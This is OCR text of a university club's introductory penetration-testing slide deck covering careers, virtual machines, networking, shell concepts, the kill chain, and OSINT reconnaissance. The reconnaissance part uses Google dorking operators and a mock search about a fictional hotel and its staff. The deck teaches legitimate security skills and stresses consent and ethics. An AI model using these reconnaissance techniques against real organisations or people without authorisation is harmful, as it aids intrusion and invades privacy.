Week 2: Intro to Penetration Testing

Offsec Fundamentals, Pentesting Methodology

https://jessh.zip/cptcweek2

SIGN IN PLEASE

https://jessh.zip/cptcweek2


whoami

Maxwell Caron | meeksbtw

4th year CIS

CPTC

- Linux / Cloud Lead 2023 - 2024




whoami

Derrick Tran | dumosuku

CPP Alumni

CCDC
- Webmaster 2023 - 2024

CPTC
- Web Guy 2022 - 2023
- Co-captain 2023 - 2024



Next on Bronco CPTC . . .

When	What
~~July 13th~~	~~Cyber Bootcamp Kickoff!~~
July 20th	Intro to Penetration Testing
July 27th	Hacking Web Apps
August 3rd	Hacking Linux
August 10th	Hacking Windows
August 17th	Consulting
August 24th - 25th	**Tryouts**
Aug 31st - Sep 1st	Full CPTC Team Selected

Agenda

1. Careers in Offensive Security
2. Virtual Machines and Networking
3. Pen Testing Methodology
4. Lab

1

Careers in Offensive Security

Offensive Security

- Penetration Testing
- Red Teaming
- Vulnerability Research
- Bug Bounty
- Tool Development

How are we different from the bad guys?

Consent

Laws

Ethics

Communication

Bottom Line: We're out to help protect people and organizations

What is the best way to get started?

Do

- Self study
- Join clubs
- Attend trainings
- Attend competitions
- Get certifications
- Look for internships

Don’t

- Merely attend classes
- Expect to be taught everything
- Expect instant gratification
- Expect ez money
- Give up
- Stop learning

Which learning materials are best?

Beginner friendly platform with labs about all kinds of security topics and paths. Those new to security should start here

Vulnerable machines of varying difficulty and quality levels. All boxes are community-made

Vulnerable machines of intermediate difficulty and above. Steep learning curve, but very rewarding.

What certifications are best?

Offensive Security

Zero Point Security

Cyber Mentor

PortSwigger

Altered Security


eLearnSecurity

2

Virtual Machines and Networking

2.1 Virtual Machines

What is a virtual machine?



Virtual Machines and Hypervisors

Virtual Machine

Simulated computer in a computer

HyperVisor

Manages VMs

- VirtualBox
- VMware
- Parallels

Why VMs?

Computer inside a computer

Outdated Software

Lab Environments


Run Different OSs

Application Testing

Kali

Well known pentesting distro

- Tools
- Dedicated Workspace




Client-Server model

Legend


Outgoing

Established



Ports & Network Connections

Ports are how computers communicate on a network level




```
TCP    10.0.0.45:61682        35.174.127.31:443      ESTABLISHED
```


Listening - Waiting for an **incoming** connection

Established - An actual connection exists


Shells

A malicious connection that allows attackers to have remote access to your computer


Reverse Shell



Bind Shell



Reverse Shells



Firewalls


Host-Based

Regulates network traffic going through the host


Network-Based

Regulates network traffic going through the network


Firewalls


A user attempts to log in
The webserver requests data from a database behind the firewall
The webserver request is allowed through the firewall, allowing them to access the database
The webserver receives the information and relays it to the user
Attempts to get direct access to workstations on the internal network are blocked

Firewalls



Only the web server can send traffic through the firewall



Attempts to access the internal subnet directly are blocked

3

Pen Testing Fundamentals

The General Cyber Kill Chain


The Simplified Kill Chain

1. **Reconnaissance**
   Identifying your target
2. **Exploitation**
   Getting initial access
3. **Post-Exploitation**
   Escalating your privilege
4. **Lateral Movement**
   Moving around the environment

3.1 Reconnaissance

Passive Recon

- Open Source Intelligence (OSINT)



Active Recon

- Nmap
- Directory Enumeration
- Subdomain Enumeration

Passive Recon: What do we look for?

IP addresses

Domain names

Websites

Subdomains

Employee social media

Usernames

Phone numbers

Email addresses

Compromised credentials

Culture

Language

Timezone

Hours of business

Documents

3rd party services

Software in use

API's

https://osintframework.com/

Google Dorking

Makes your Google searches more specific

site:site.com	Search specific site
filetype:pdf	Search for specific filetypes
+, -, OR	Add, exclude, or combine
@	Search social media usernames
“Quoted text”	Search for exact string matches

Resources

https://en.wikipedia.org/wiki/Google_hacking

https://www.cybrary.it/blog/0p3n/advanced-google-dorking-commands/

https://da.gd/dorkks

Google "the cozy croissant"OR"thecozycroissant"

Images Shopping Maps Videos News Books Flights Finance

About 904 results (0.48 seconds)

Did you mean: "the cozy croissant"OR"***the cozy croissant***"

The Cozy Croissant
https://www.thecozycroissant.com

The Cozy Croissant – Your stay will be buttery & flaky.

The Cozy Croissant near Reno-Sparks Convention Center is easy to find, easy to book, and easy on your wallet. Our specialty is making meals easy.
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Ellen Stevenson - Information Technology Specialist

Greater Reno Area · Information Technology Specialist · The Cozy Croissant Hotel
Information Technology Specialist at **The Cozy Croissant** Hotel. **The Cozy Croissant** HotelWestern Nevada College. Greater Reno Area. 6 followers 4 connections.

https://www.linkedin.com › ed-thomas-2040702

Ed Thomas - Information Tec

Huntsville, Texas, United States · Informa
Ed Thomas. Information Technology Lea
Huntsville, Texas, United States. 10 follo

Show results containing exactly “the cozy croissant” OR “thecozycroissant”

Ellen Stevenson • 3rd+
Information Technology Specialist at The Cozy Croissant Ho...
3w • Edited •

+ Follow • • •


What I would give for Aiden Jacobs to put as much thought in to his passwords as he does for his amazing daily breakfast specials at The Cozy Croissant Hotel!!!

IP Address

Whois
- whois.domaintools.com


IP Locations
- viewdns.info/iplocation

Reverse IP
- viewdns.info/reverseip




Subdomains

Subdomain Finder
- subdomainfinder.c99.nl



Search Engines



// LAST SEEN: 2023-07-15

General Information

Hostnames: unrealvisionstudios.com, fitnessinmotionsouthtexas.com, barbaramsilva.com, url001.xyz, lowerwisdom.com, boracorre.com, akwabstore.com, cryptominage.net, smarts-tv.com, chatonwebsite.com, affordableburialandcremationllc.com, compaksulsel.com, nmfire.info, mohouseware.us, elmundobursatil.com, sugano.us, cangtiensa.com, arangstore.com, salusoft.us, barra1017.com, zylofoncash.com, animerepost.com, apkklasoru.com, optimafantasysports.com, exciting-passion-life.com, winterclash3d.com, stnspages.com, jetfilmplus.com, bruinpolyglotsociety.com, system-update-new.com, lb-212-219.above.com, indonesiapisa.com, lastseenfamily.net, diariodeuncampista.com, studyingworksheets.com, casasparticularesencuba.com, xbtvrom.com, thepromiserevealeduat.com, taibann.com, xrsucai.com, dumpshub.com, yooperbees.com, ricettextorte.com, mohammedarif.com, naturesonlystore.com, butweet.com, sportishead.com, masterpoker88e.com,

Open Ports

80 443 9009

// 80 / TCP -249784127 | 2023-07-15T16:40:27.312925

```
HTTP/1.1 302 Found
date: Sat, 15 Jul 2023 16:40:28 GMT
server: Apache
set-cookie: __tad=1689439228.6145086; expires=Tue, 12-Jul-2033 16:40:28 GMT; Max-Age=315360000
location: http://ww25.qipaishishifuhefa.winampcn.com/?subid1=20230716-0240-2886-8b40-8b62516f738d
content-length: 0
content-type: text/html; charset=UTF-8
connection: close
```

Nmap

NMAP

Know your enemy

